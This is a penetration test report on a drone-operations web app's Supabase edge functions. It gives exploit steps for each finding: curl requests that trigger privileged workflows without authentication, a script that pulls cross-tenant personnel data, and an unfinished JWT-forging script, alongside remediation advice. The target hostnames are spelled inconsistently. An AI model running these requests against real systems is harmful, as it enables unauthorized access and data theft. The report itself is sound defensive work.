

08 May 2026

Penetration Test Report

For Avisafety-1

Table of contents

1. Executive summary	1.1 Confidentiality statement	3
	1.2 Report Overview	3
2. Findings	2.1 Vulnerability Distribution	4
	2.2 Master Findings Table	5
	2.3 Detailed Findings	7
Appendices	A. Scope & Methodology	52
	B. Vulnerability Coverage	53
	C. Glossary	54

1. Executive Summary

1.1 Confidentiality statement

This document is the exclusive property of **Avisafety-1** and **Aikido**. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires the consent of Avisafety-1. Avisafety-1 may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

1.2 Report Overview

On **08 May 2026**, Aikido conducted a **white box** web application penetration test for Avisafety-1 focused on the application(s) within the defined scope and their exposure to targeted attacks. The primary goal of this engagement was to proactively discover vulnerabilities within those scoped applications that could lead to compromise or exposure of sensitive information.

The penetration test simulated real-world attack techniques to identify risks within the scoped application(s). The configured scope was limited to the following domains and associated endpoints:

- <https://blank-canvas-creation-5175.lovable.app>
- <https://pentest.avisafe.no>
- <https://uxubtwvcplkfifwoncgj.supabase.co>

The evaluation resulted in 7 high, 8 medium and 5 low findings and revealed that there are several opportunities to strengthen the cybersecurity posture of the application. The environment shows a foundational commitment to security, but targeted improvements are recommended to reduce the likelihood and impact of compromise.

Identified Improvement Points

A recurring theme across the assessment is that several backend functions and workflows can be reached without proper authentication or authorization checks. Strengthening the access control layer so that every function verifies the caller's identity and role before executing would address a broad set of the findings identified. Adopting a consistent, centralized approach to authentication enforcement across all edge functions would reduce the risk of similar gaps appearing in the future.

Token and credential handling practices present an opportunity for improvement in a few areas, including how tokens are validated, how third-party credentials are stored, and how error responses are constructed. Ensuring that tokens are cryptographically verified rather than trusted at face value, and that error messages do not expose sensitive internal details, would meaningfully raise the bar for potential misuse. A review of secrets management and token lifecycle policies would support these improvements.


Outbound request handling in several functions does not currently restrict the destinations that can be targeted, which introduces the possibility of unintended network access. Applying allowlist-based controls on outbound URLs and validating all externally supplied input before use in network calls would close these pathways. Pairing this with a review of transport-layer configuration, including cipher suite policies and HTTP security headers, would round out the hardening posture.

Conclusion

At the time of testing, the security posture revealed meaningful risk areas that could impact confidentiality, integrity, and availability if left unresolved. We recommend following the detailed remediation guidance in this report and validating fixes through structured retesting.

2. Findings

2.1 Vulnerability Distribution



The table below outlines each identified vulnerability, categorized by severity and current remediation status. Findings highlight several critical and high-risk issues that could allow attackers to compromise application integrity, access sensitive data, or execute arbitrary code on the server.

- **High-severity issues** involve widespread unauthenticated access to privileged edge functions and cross-tenant data exposure, which could allow attackers to bypass access controls, impersonate users, tamper with company credentials, and trigger sensitive workflows such as bulk email sending and data synchronization without any authentication.
- **Medium-severity issues** include JWT signature bypass enabling superadmin impersonation, multiple unauthenticated invocations of privileged functions, authenticated SSRF leaking backend credentials, and fail-open authorization checks, all of which could lead to unauthorized access, data manipulation, or credential exposure.
- **Low-severity issues** include SSRF vulnerabilities via unvalidated URLs, exposure of raw Stripe error messages containing sensitive key fragments, weak TLS cipher suites, and missing or misconfigured security headers, which could facilitate information disclosure or weaken the overall security posture of the application.

2.2 Master Findings Table

ID	Title	State	Severity
PT-1	Unauthenticated access control bypass in safesky-advisory edge function	Unresolved	High
PT-2	Unauthenticated invocation of send-notification-email allows privileged bulk-email workflows	Unresolved	High
PT-3	Unauthenticated invocation of privileged publish-scheduled edge function	Unresolved	High
PT-4	Unauthenticated cross-tenant data access in ai-search edge function via userId trust	Unresolved	High
PT-5	Unauthenticated invocation of privileged weekly-company-report edge function	Unresolved	High
PT-6	Unauthenticated invocation of privileged sync-geo-layers edge function	Unresolved	High
PT-7	Missing role check in flighthub2-proxy save-token allows non-admin company credential tampering	Unresolved	High
PT-8	JWT signature bypass in count-all-users edge function enables superadmin impersonation	Unresolved	Medium
PT-9	Unauthenticated invocation of privileged safesky-cron-refresh edge function	Unresolved	Medium
PT-10	Authenticated SSRF in process-droneLog allows arbitrary outbound requests and leaks backend DroneLog bearer key	Unresolved	Medium
PT-11	Fail-open billing-owner check in customer-portal allows non-owner access to billing portal flow	Unresolved	Medium
PT-12	Unauthenticated execution of check-mission-reminders privileged edge function	Unresolved	Medium
PT-13	Unauthenticated invocation of update-seats edge function enables privileged billing workflow access	Unresolved	Medium
PT-14	Forgeable weekly unsubscribe token enables unauthorized profile preference changes	Unresolved	Medium
PT-15	Unauthenticated privileged invocation in dji-auto-sync edge function	Unresolved	Medium

ID	Title	State	Severity
PT-16	Server-side request forgery in flighthub2-proxy debug-endpoint via unvalidated FlightHub base URL	Unresolved	Low
PT-17	Authenticated blind SSRF in dji-parse-proxy via unvalidated downloadUrl	Unresolved	Low
PT-18	customer-portal exposes raw Stripe error messages including secret-derived key fragment	Unresolved	Low
PT-19	Weak TLS cipher suites accepted	Unresolved	Low
PT-20	Missing or Misconfigured Security Headers	Unresolved	Low

2.3 Detailed Findings

2.3.1 PT-1 - Unauthenticated access control bypass in safesky-advisory edge function

High

Identified on: May 8th 2026

Description

The safesky-advisory edge function was reachable without authentication and accepted action requests directly. Privileged server-side operations were then performed with service-role database access and SafeSky API credentials, allowing unauthorized advisory/beacon workflow execution and mission-ID existence probing via response differences. This enabled external users to trigger high-privilege backend behavior that should be restricted to authorized users.

Business impact

Unauthorized invocation of this function can lead to unapproved advisory or beacon actions being attempted against SafeSky, which could cause operational confusion or disrupt workflows tied to flight awareness. If the configured SafeSky credentials are valid, an attacker could trigger or refresh advisories or publish point/live UAV positions without authorization, undermining operational integrity and potentially affecting real-world airspace coordination. The function runs with a service-role database key and queries privileged data as part of these actions. While the observed responses did not return sensitive mission data directly, misuse of a high-privilege backend that interacts with external aviation systems raises significant safety, reputational, and regulatory concerns. The ability to externally drive these operations without authentication materially increases the blast radius in case of abuse. Exploitation likelihood is high because the endpoint is publicly reachable and requires no credentials. The mission existence oracle allows enumeration of valid mission identifiers, which can further aid targeted abuse. Depending on jurisdiction and use, unauthorized broadcasting or advisory publication may introduce regulatory exposure around aviation operations, record-keeping, and incident reporting obligations.

How to exploit

Step 1: Submit an unauthenticated request to trigger a delete action (no credentials required)

```
curl -s -X POST 'https://uxubtwvcplkfifwongcj.supabase.co/functions/v1/safesky-advisory' \
-H 'Content-Type: application/json' \
--data '{"action":"delete"}'
```

Step 2: Attempt to publish a live UAV position without authentication to demonstrate privileged SafeSky flow execution

```
curl -s -X POST 'https://uxubtwvcplkfifwongcj.supabase.co/functions/v1/safesky-advisory' \
-H 'Content-Type: application/json' \
--data '{"action":"publish_live_uav","lat":59.9127,"lon":10.7461,"alt":50,"speed":0}'
```

Step 3: Publish an advisory for a known existing mission ID to show deeper privileged behavior

```
curl -s -X POST 'https://uxubtwvcplkfifwongcj.supabase.co/functions/v1/safesky-advisory' \
-H 'Content-Type: application/json' \
--data '{"action":"publish_advisory","missionId":"aefef7ef-a241-4001-9045-45e9f29a63ec","forcePublish":false}'
```

Step 4: Publish an advisory using a random mission ID to observe the mission existence oracle

```
curl -s -X POST 'https://uxubtwvcplkfifwoncgj.supabase.co/functions/v1/safesky-advisory' \
-H 'Content-Type: application/json' \
--data '{"action":"publish_advisory","missionId":"00000000-0000-0000-0000-000000000000","forcePublish":false}'
```

Remediation

Implement the following measures to eliminate this vulnerability:

- Require authentication for the function. Enable JWT verification for this edge function (for example, set `verify_jwt=true` in the function configuration) and validate user identity in code using `supabase.auth.getUser/getClaims`.
- Enforce authorization checks. Ensure the caller has an appropriate role and belongs to the mission's company before any advisory/beacon action. Derive authorization context from the validated JWT rather than trusting client-supplied identifiers.
- Avoid using a service-role client for per-request logic. Where possible, use an anon client with strict Row Level Security (RLS) policies or invoke security-definer RPCs that perform narrowly scoped actions with explicit permission checks.
- Validate inputs and standardize error handling. Return uniform messages for invalid or unknown mission IDs to prevent mission existence probing. Remove external system details (e.g., SafeSky paths) from error responses.
- Implement rate limiting and monitoring on this function to reduce automated abuse and enable detection. Add structured audit logs for all advisory/beacon actions, including the authenticated user and mission context.
- Restrict which actions can be called and require mission context for all advisory-related operations. Consider gating `publish_live_uav` behind an active mission state owned by the caller.

2.3.3 PT-2 - Unauthenticated invocation of send-notification-email allows privileged bulk-email workflows

High

Identified on: May 8th 2026

Description

The send-notification-email edge function was found to execute privileged bulk-email logic without validating caller authentication or authorization. Unauthenticated requests were accepted and processed for the bulk_email_all_users dry-run path, returning successful responses with global recipient counts and campaign IDs. This enables unauthorized access to sensitive operational email functionality and user-scope metadata.

Business impact

Unauthorized access to privileged bulk-email workflows enables large-scale abuse of the email channel. If the non-dry-run path is accessible under the same lack of controls, an attacker could send unsolicited messages to all users, resulting in brand abuse, phishing campaigns that appear legitimate, degraded deliverability/reputation, and support burden. Even with dry-run, the function creates or references campaign artifacts and exposes campaign identifiers, contributing to operational noise and potential confusion for administrators. The response reveals user-scope metadata, including the total recipient count for a global mailing. This can be used to infer the size of the user base and validate targeting assumptions for further attacks. Combined with the ability to iterate payloads, this information leak increases the precision of social-engineering attempts. The likelihood of exploitation is high because the endpoint is internet-facing, requires no authentication, and was shown to accept requests without valid headers. Regulatory considerations may apply due to potential spam and privacy concerns (e.g., CAN-SPAM and GDPR obligations), as well as potential contractual obligations with email providers related to acceptable use and rate limits.

How to exploit

Step 1: Submit an unauthenticated dry-run request to the bulk-all-users workflow

```
curl -s -X POST "https://uxubtwvcplkfifwongcj.supabase.co/functions/v1/send-notification-email" -H "Content-Type: application/json" --data '{"type":"bulk_email_all_users","subject":"unauth-all-users-test","htmlContent":"<b>dryrun global test</b>","dry_run":true}'
```

Step 2: Repeat the request with an invalid Authorization header to demonstrate that authentication is not enforced

```
curl -s -X POST "https://uxubtwvcplkfifwongcj.supabase.co/functions/v1/send-notification-email" -H "Content-Type: application/json" -H "Authorization: Bearer invalid.invalid.invalid" --data '{"type":"bulk_email_all_users","subject":"unauth-all-users-test-2","htmlContent":"<b>dryrun global test</b>","dry_run":true}'
```

Step 3: Optionally repeat with an invalid apikey header to confirm headers are not required

```
curl -s -X POST "https://uxubtwvcplkfifwongcj.supabase.co/functions/v1/send-notification-email" -H "Content-Type: application/json" -H "apikey: invalid" --data '{"type":"bulk_email_all_users","subject":"unauth-all-users-test-3","htmlContent":"<b>dryrun global test</b>","dry_run":true}'
```

Remediation

Implement the following measures to eliminate this vulnerability:

- Enforce authentication at the start of the function by validating the Authorization header and extracting claims via `supabase.auth.getUser()` or `supabase.auth.getClaims()`. Reject requests without a valid session (HTTP 401).
- Implement explicit authorization for privileged paths. Restrict `bulk_email_all_users` (and similar workflows) to administrators by checking membership in allowed roles (e.g., `user_roles` table). Return HTTP 403 on insufficient privileges.
- If this workflow is intended only for internal automation, require a dedicated machine-to-machine secret (e.g., HMAC-signed header) and validate it server-side. Do not rely on a public apikey header for authorization.
- Consider enabling `verify_jwt` for this function or route if appropriate for the deployment model, and keep in-code authorization checks to enforce fine-grained permissions.
- Harden the `dry_run` behavior: avoid creating/storing campaign records during previews and limit response data to non-sensitive information (e.g., return a boolean instead of counts/IDs).
- Restrict CORS to trusted administrative origins and add rate limiting to reduce abuse potential.
- Add structured audit logging for all bulk-email attempts (including denied requests) and alert on unauthenticated access attempts.
- Create automated tests to assert 401/403 responses for unauthenticated/unauthorized callers and to validate that only authorized roles can execute bulk email workflows.

2.3.5 PT-3 - Unauthenticated invocation of privileged publish-scheduled edge function

High

Identified on: May 8th 2026

Description

The `publish-scheduled` edge function was found to be callable without authentication while using the Supabase service-role key for privileged database operations and social publishing workflows. It was validated that unauthenticated GET/POST requests returned successful responses, while a comparator publish endpoint required authorization. A controlled scheduled draft was then processed via an unauthenticated request, demonstrating unauthorized triggering of privileged job logic and exposure of internal draft processing identifiers/results.

Business impact

Unauthorized invocation of the scheduled publishing workflow enables external actors to force execution of sensitive backend jobs. This can lead to unauthorized social media posts if valid drafts and tokens are present, creating reputational harm, regulatory complaints, and the potential for misleading communications from official channels. Even when publication fails, disclosure of internal draft identifiers and job outcomes leaks operational metadata that can be used to profile internal processes. The likelihood of exploitation is high because the endpoint accepts unauthenticated requests and returns clear success responses. Attackers can also repeatedly invoke the function, potentially causing premature publication attempts, race conditions, or increased operational load that degrades service reliability. From a compliance perspective, unauthorized processing or disclosure of content drafts and related metadata may implicate privacy and audit requirements, and any unapproved outward communication may trigger incident reporting duties under applicable regulations and contractual obligations.

How to exploit

Step 1: Optionally verify that the endpoint is callable without authentication even when no items are due

```
curl -i https://uxubtwvcplkfifwongj.supabase.co/functions/v1/publish-scheduled
```

Step 2: Prepare a controlled scheduled draft (authorized action) using the Super admin account so the job has work to process

```
# Replace placeholders with project URL and valid auth for the Super admin session
export SUPABASE_URL="https://uxubtwvcplkfifwongj.supabase.co"
export SUPABASE_REST="$SUPABASE_URL/rest/v1"
export API_KEY="<anon-or-service-api-key>"
export JWT="<Super admin bearer token>"

# Create or select a test draft, then set it to scheduled in the past
DRAFT_ID="<existing-or-new-draft-uuid>"

curl -s -X PATCH "$SUPABASE_REST/marketing_drafts?id=eq.$DRAFT_ID" \
-H "apikey: $API_KEY" \
-H "Authorization: Bearer $JWT" \
-H "Content-Type: application/json" \
-H "Prefer: return=representation" \
-d '{
  "status": "scheduled",
  "platform": "instagram",
  "scheduled_at": "2026-05-08T15:00:28Z",
  "content": "Security test draft"
}'
```

Step 3: Trigger the privileged job unauthenticated via GET

```
curl -i https://uxubtwvcplkfifwongj.supabase.co/functions/v1/publish-scheduled
```

Step 4: Trigger the privileged job unauthenticated via POST (also succeeds)

```
curl -i -X POST https://uxubtwvcplkfifwongj.supabase.co/functions/v1/publish-scheduled \
-H 'Content-Type: application/json' \
-d '{}'
```

Step 5: Compare with an adjacent publish endpoint that correctly requires authorization (for contrast)

```
curl -i https://uxubtwvcplkfifwongj.supabase.co/functions/v1/publish-facebook
```

Step 6: Cleanup the controlled test draft (authorized action) using the Super admin account

```
curl -s -X DELETE "$SUPABASE_REST/marketing_drafts?id=eq.$DRAFT_ID" \
-H "apikey: $API_KEY" \
-H "Authorization: Bearer $JWT" \
-H "Prefer: return=representation"

# Verify deletion
curl -s "$SUPABASE_REST/marketing_drafts?select=id,title&id=eq.$DRAFT_ID" \
-H "apikey: $API_KEY" \
-H "Authorization: Bearer $JWT"
```

Remediation

Implement the following measures to eliminate this vulnerability:

- Require authentication on the publish-scheduled function by enabling `verify_jwt` at deployment or performing explicit JWT validation in code (e.g., `supabase.auth.getUser()`) and denying requests without a valid session.
- Restrict invocation to an internal scheduler by validating a strong shared secret (for example, a `Cron-Secret` header) or IP-allowlisting trusted infrastructure; do not accept arbitrary GET/POST calls from the internet.
- Avoid using the service-role client in publicly reachable code paths. Where necessary, enforce role checks and use scoped policies or a less-privileged service key.
- Limit response data to non-sensitive summaries. Do not return internal draft IDs or detailed error messages to unauthenticated or untrusted callers.
- Harden the handler: reject GET if POST is required, validate content-type, and implement rate limiting at the edge to reduce abuse potential.
- Add structured audit logging for function invocations, including caller context and decision outcomes, to support monitoring and incident response.

2.3.8 PT-4 - Unauthenticated cross-tenant data access in ai-search edge function via userId trust

High

Identified on: May 8th 2026

Description

The ai-search edge function was found to accept unauthenticated requests and to trust a client-supplied userId to determine tenant scope while querying with a service-role Supabase client. By submitting different valid user UUIDs, tenant-specific records from multiple companies were returned, including personnel emails, missions, and news content. This enables unauthorized external data exfiltration across tenant boundaries.

Business impact

Cross-tenant data exposure enables unauthorized access to sensitive operational information, including personnel details, mission metadata, and internal news content. Leakage of personnel data constitutes exposure of personally identifiable information and may lead to targeted phishing, social engineering, or reputational impact for affected organizations. Because the endpoint is unauthenticated and only requires a valid UUID, exploitation is straightforward once any user identifier is obtained, and the likelihood of abuse is high. UUIDs can be harvested from logs, invitations, or other indirect sources. The use of a service-role client amplifies impact by bypassing row-level security, making the scope of data exposure broader than intended. This may also trigger regulatory reporting obligations (e.g., GDPR) due to exposure of personal data across tenants. If left unaddressed, attackers could systematically enumerate tenants and aggregate confidential operational insights, harming customer trust and potentially violating contractual and compliance requirements.

How to exploit

Step 1: Submit an unauthenticated POST to the ai-search edge function with a known user UUID from Tenant B

```
curl -s -X POST \
  https://uxubtwvcplkfifwongcj.supabase.co/functions/v1/ai-search \
  -H 'Content-Type: application/json' \
  -d '{"query":"test","userId":"fb120b78-9e1d-44cd-898b-63df981b4fcd"}'
```

Step 2: Repeat the same unauthenticated POST but change userId to a user from Tenant A

```
curl -s -X POST \
  https://uxubtwvcplkfifwongcj.supabase.co/functions/v1/ai-search \
  -H 'Content-Type: application/json' \
  -d '{"query":"test","userId":"8f27a835-4535-4b0e-b1d5-32d586e8fbcf"}'
```

Step 3: Automate both calls to verify cross-tenant data switching without authentication

```
python3 - << 'PY'
import requests
url='https://uxubtwvcplkfwoncgj.supabase.co/functions/v1/ai-search'
for name, uid in [('TenantB', 'fb120b78-9e1d-44cd-898b-63df981b4fcd'), ('TenantA', '8f27a835-4535-4b0e-b1d5-32d586e8fbcf')]:
    r=requests.post(url,json={'query':'test','userId':uid},timeout=25)
    print(name,'status',r.status_code)
    data=r.json()
    res=data.get('results',{})
    print('missions',len(res.get('missions',[])), 'personnel', len(res.get('personnel',[])), 'news', len(res.get('news',
[])))
PY
```

Step 4: Optionally verify behavior for an invalid UUID to confirm the endpoint logic

```
curl -s -X POST \
https://uxubtwvcplkfwoncgj.supabase.co/functions/v1/ai-search \
-H 'Content-Type: application/json' \
-d '{"query":"test","userId":"11111111-1111-1111-1111-111111111111"}'
```

Remediation

Implement the following measures to eliminate this vulnerability:

- Enforce authentication at the function endpoint. If `verify_jwt=false` is retained, call `supabase.auth.getUser()` or `getClaims()` and return 401 if no valid JWT is present.
- Derive user identity and tenant scope from the authenticated JWT, not from a client-supplied `userId`. Ignore or remove `userId` from the request body for non-admin callers.
- Replace the service-role Supabase client with an anon client where possible and rely on strict Row-Level Security policies tied to `auth.uid()` to enforce tenant isolation. If service-role is required, implement explicit authorization checks to ensure the authenticated user is allowed to access the resolved `company_id`.
- Authorize against a server-side list of company IDs visible to the caller (e.g., via a secure RPC) before executing any search queries, and abort if the requested scope is not permitted.
- Harden responses to avoid unnecessary exposure of personal data fields. Return only minimally required attributes.
- Add integration tests that assert: unauthenticated requests are rejected; authenticated users cannot retrieve data for other tenants; and user-supplied identifiers do not override server-derived identity.
- Restrict CORS to trusted origins and add rate limiting and structured audit logging for function invocations to aid detection and response.

2.3.10 PT-5 - Unauthenticated invocation of privileged weekly-company-report edge function

High

Identified on: May 8th 2026

Description

The weekly-company-report edge function was found to be callable without authentication while using a service-role Supabase client. Attacker-controlled input (`companyId` and `recipientEmail`) was accepted and privileged report-processing logic was executed, including email-send attempts. Error responses disclosed company and recipient email identifiers, demonstrating unauthorized cross-tenant information exposure and privileged workflow abuse.

Business impact

An unauthenticated actor can execute a privileged workflow that queries cross-tenant data and attempts to send emails, resulting in abuse of operational processes. In a production environment with a valid email provider configuration, this could trigger unsolicited emails, lead to deliverability issues, reputation damage, and potential support overhead. The ability to run a batch process without controls also increases the risk of resource consumption and unintended operational side effects. The function exposes company and recipient email identifiers in error responses, enabling cross-tenant information disclosure. An attacker could enumerate tenant identifiers and recipients, aiding targeted phishing or social engineering. Exposure of personal data such as email addresses may carry regulatory implications under privacy regulations (e.g., GDPR), particularly if multiple tenants or customers are affected. Given that the endpoint is publicly reachable, requires no credentials, and the attack mechanics are straightforward, the likelihood of exploitation is high. The overall impact is moderate to high due to workflow abuse potential and information leakage, consistent with the assigned severity.

How to exploit

Step 1: Submit an unauthenticated POST to the weekly-company-report edge function to run a global dry run

```
curl -sS -X POST \
  'https://uxubtwvcplkfifwoncgj.supabase.co/functions/v1/weekly-company-report' \
  -H 'Content-Type: application/json' \
  -d '{"dryRun": true}'
```

Step 2: Trigger a targeted run by supplying a specific companyId and recipientEmail without authentication to exercise the privileged workflow and observe error disclosure

```
curl -sS -X POST \
  'https://uxubtwvcplkfifwoncgj.supabase.co/functions/v1/weekly-company-report' \
  -H 'Content-Type: application/json' \
  -d '{"companyId": "TARGET_COMPANY_UUID", "recipientEmail": "recipient@example.com"}'
```


Step 3: Invoke the live path by omitting `dryRun` and providing only a `companyId` to demonstrate privileged logic runs unauthenticated

```
curl -sS -X POST \
  'https://uxubtwvcplkfifwongj.supabase.co/functions/v1/weekly-company-report' \
  -H 'Content-Type: application/json' \
  -d '{"companyId":"TARGET_COMPANY_UUID"}'
```

Step 4: Optionally verify handling of an unknown `companyId` to show acceptance of arbitrary attacker-supplied input

```
curl -sS -X POST \
  'https://uxubtwvcplkfifwongj.supabase.co/functions/v1/weekly-company-report' \
  -H 'Content-Type: application/json' \
  -d '{"companyId":"00000000-0000-0000-0000-000000000000","recipientEmail":"recipient@example.com","dryRun": true}'
```

Remediation

Implement the following measures to eliminate this vulnerability:

- Enable authentication on the edge function. Either set `verify_jwt=true` for this function or implement explicit JWT validation in code (e.g., `supabase.auth.getUser()`) and reject requests without a valid session.
- Enforce authorization and tenant scoping. Derive the effective company context from the authenticated user's claims/permissions, not from client-supplied `companyId`. Restrict access to designated admin roles only.
- Remove public access for batch workflows. Migrate the weekly job to a scheduled function/cron or require a signed internal request (e.g., HMAC with a rotation-managed secret). Do not expose this workflow as an unauthenticated public endpoint.
- Eliminate or strictly gate the test-email path. If a manual trigger is required, separate it into an admin-only function with robust RBAC and additional safeguards (e.g., allowlist of domains or recipients).
- Stop returning PII in responses. Return only high-level status and counts to clients; log detailed errors server-side. Ensure errors cannot disclose company names or email addresses.
- Avoid using a service-role client for public code paths. Prefer RLS-enforced queries tied to the authenticated user. If service-role is necessary for scheduled operations, ensure the endpoint is not public.
- Add rate limiting and monitoring for the function to detect and deter abuse. Implement audit logging for all manual invocations.

2.3.12 PT-6 - Unauthenticated invocation of privileged sync-geo-layers edge function

High

Identified on: May 8th 2026

Description

The sync-geo-layers edge function was found to execute privileged service-role synchronization logic without authentication or authorization checks. Unauthenticated requests, including requests with invalid Authorization and apikey headers, were accepted and returned successful sync results indicating execution of database upsert workflows. This permits unauthorized triggering of expensive background synchronization operations and introduces integrity and availability risk.

Business impact

Unauthorized users can execute privileged synchronization logic that writes to internal geospatial tables. This introduces data integrity risk, including unintended overwrites, inconsistent datasets, and pollution of authoritative layers that may be used for operational decision-making. Availability is also at risk. The sync process fetches and processes large external datasets and performs iterative upserts. Unauthenticated repeated triggers can exhaust function compute resources, impacting legitimate operations and potentially increasing costs. The endpoint is publicly reachable and trivially discoverable, making the likelihood of exploitation high. If the affected data informs regulated or safety-related processes, the unauthorized modification of such data could have compliance and audit implications. Even absent direct disclosure of sensitive data, the reliability and provenance of operational datasets are compromised.

How to exploit

Step 1: Submit an unauthenticated minimal sync request to trigger a single-record upsert.

```
curl -sS "https://uxubtwvcplkfifwongj.supabase.co/functions/v1/sync-geo-layers?layer=naturvern_zones&offset=0&limit=1"
```

Step 2: Repeat the request but include clearly invalid credentials to show that authentication is not enforced.

```
curl -sS -H "Authorization: Bearer invalid.invalid.invalid" -H "apikey: invalid-key" "https://uxubtwvcplkfifwongj.supabase.co/functions/v1/sync-geo-layers?layer=naturvern_zones&offset=0&limit=1"
```

Step 3: Demonstrate availability impact by invoking a broad sync without filters.

```
curl -i "https://uxubtwvcplkfifwongj.supabase.co/functions/v1/sync-geo-layers"
```

Remediation

Implement the following measures to eliminate this vulnerability:

- Enforce authentication and authorization at the start of the function. Validate a JWT with `supabase.auth.getUser()` or enable `verify_jwt=true` for this function and require an appropriate admin role/claim.
- Restrict invocation to trusted schedulers or back-office systems. For scheduled jobs, use Supabase Scheduled Functions and verify a shared secret header or use service bindings available only to internal triggers.
- Avoid using the service-role key in publicly invocable code. Move privileged writes behind a secure backend or queue that requires authenticated, role-based access.
- Implement strict parameter validation and hard caps (e.g., lower default limits, maximum limit) to reduce computational load even for authorized callers.
- Add rate limiting and concurrency controls at the edge (e.g., Cloudflare/Supabase gateway) for this endpoint.
- Add audit logging for invocations and upsert operations and monitor for anomalous usage.
- Document and test failure modes; ensure idempotency and protect against repeated reprocessing of large datasets.

2.3.14 PT-7 - Missing role check in flighthub2-proxy save-token allows non-admin company credential tampering

High

Identified on: May 8th 2026

Description

An authenticated non-admin user was able to invoke the `save-token` action in `flighthub2-proxy` and modify company-level FlightHub2 credential state. The handler validated authentication but did not enforce administrator privileges before calling `save_fh2_token`. This allowed cross-privilege tampering of integration configuration that is exposed as admin-only functionality in the frontend.

Business impact

Unauthorized modification of company-level integration credentials can disrupt operational workflows that depend on FlightHub 2. A non-admin user can overwrite the existing token with invalid data, causing sync failures, data ingestion issues, or downtime for features relying on the integration. This represents an integrity and availability impact to the organization's environment. If a non-admin supplies a token they control, the application could begin interacting with an unintended FlightHub 2 workspace. Depending on downstream processing, this could lead to inadvertent ingestion or exposure of external data into the organization's account context, further compromising data integrity and potentially confidentiality. Given that any authenticated user can invoke the action and the endpoint is discoverable from the client application, the likelihood of exploitation is high. The impact spans all organizations using this integration, as any non-admin in a company can tamper with that company's integration settings. While this does not directly expose internal application data, it undermines administrative control and could result in operational incidents and compliance concerns around change control and auditability.

How to exploit

Step 1: Authenticate as the non-admin account named "User sub" and obtain a valid bearer token (JWT) for API requests

Step 2: Establish the baseline by calling the `flighthub2-proxy` function with action `test-connection` using the "User sub" bearer token

```
curl -s -X POST 'https://uxubtwvcplkfifwongcj.supabase.co/functions/v1/flighthub2-proxy' \
-H 'apikey: <ANON_KEY>' \
-H 'authorization: Bearer <USER_SUB_JWT>' \
-H 'content-type: application/json' \
-d '{"action":"test-connection"}'
```

Step 3: As the same non-admin "User sub" account, invoke the admin-only action by saving a token via the `save-token` action

```
curl -s -X POST 'https://uxubtwvcplkfifwongcj.supabase.co/functions/v1/flighthub2-proxy' \
-H 'apikey: <ANON_KEY>' \
-H 'authorization: Bearer <USER_SUB_JWT>' \
-H 'content-type: application/json' \
-d '{"action":"save-token","token":"pt-temp-123456"}'
```

Step 4: Verify the unauthorized change took effect by calling test-connection again with the same "User sub" bearer token

```
curl -s -X POST 'https://uxubtwvcplkfifwoncgj.supabase.co/functions/v1/flighthub2-proxy' \
-H 'apikey: <ANON_KEY>' \
-H 'authorization: Bearer <USER_SUB_JWT>' \
-H 'content-type: application/json' \
-d '{"action": "test-connection"}'
```

Remediation

Implement the following measures to eliminate this vulnerability:

- Add an explicit server-side authorization check before executing save-token (and any other administrative actions). Validate that the caller is an administrator for the target company (e.g., via user_roles or an is_admin/permission flag) and return 403 for non-admins.
- Adopt a default-deny pattern in the action dispatcher: require positive authorization for each sensitive action (save-token, delete-token, configuration changes) rather than relying on front-end UI gating.
- Move writes to company_fh2_credentials behind a privileged pathway (e.g., use a service-role Supabase client within the edge function) and enforce role checks in code before calling it. Ensure table RLS complements function-level checks so non-admins cannot write via any other path.
- Implement unit and integration tests for edge functions to assert that non-admin users cannot invoke administrative actions, including regression tests for save-token.
- Add structured audit logging for all integration configuration changes (actor, company_id, action, timestamp) and monitor for unauthorized attempts.

2.3.16 PT-8 - JWT signature bypass in count-all-users edge function enables superadmin impersonation

Medium

Identified on: May 8th 2026

Description

The count-all-users edge function was found to decode JWT payloads locally and trust the `sub` claim without verifying token signatures. A forged bearer token with an invalid signature but a superadmin `sub` value was accepted and returned privileged user-count data. This allows unauthorized callers to impersonate a superadmin identity for this endpoint and access restricted aggregate data.

Business impact

Unauthorized callers can impersonate a superadmin identity for this endpoint and access restricted aggregate user metrics. Exposure of internal user counts can reveal sensitive operational information such as customer base size, growth, and usage patterns. This information can be misused for competitive intelligence, targeted abuse, or to guide further attacks. The likelihood of exploitation is high, as creating a forged JWT payload is trivial and only requires publicly accessible inputs. Although the immediate impact in this endpoint is limited to aggregate data disclosure, the presence of a JWT signature bypass indicates a flawed authentication pattern. If replicated across other functions, it could result in broader unauthorized access or privilege abuse. From a compliance perspective, disclosure of internal metrics may not directly reveal personal data, but it can still constitute a breach of confidentiality obligations and damage trust.

How to exploit

Step 1: Identify the edge function endpoint and obtain the project's public anon API key (available in your Supabase project settings).

Step 2: Forge a JWT that sets sub to a known superadmin user UUID and uses an invalid or none algorithm signature, then call the edge function.

```
import requests, json, base64, time

BASE_URL = 'https://<your-project-ref>.supabase.co/functions/v1/count-all-users'
ANON_API_KEY = '<YOUR_SUPABASE_ANON_PUBLIC_API_KEY>'
SUPERADMIN_UUID = '<A_VALID_SUPERADMIN_USER_UUID>' # from your environment

def b64url(obj):
    return base64.urlsafe_b64encode(
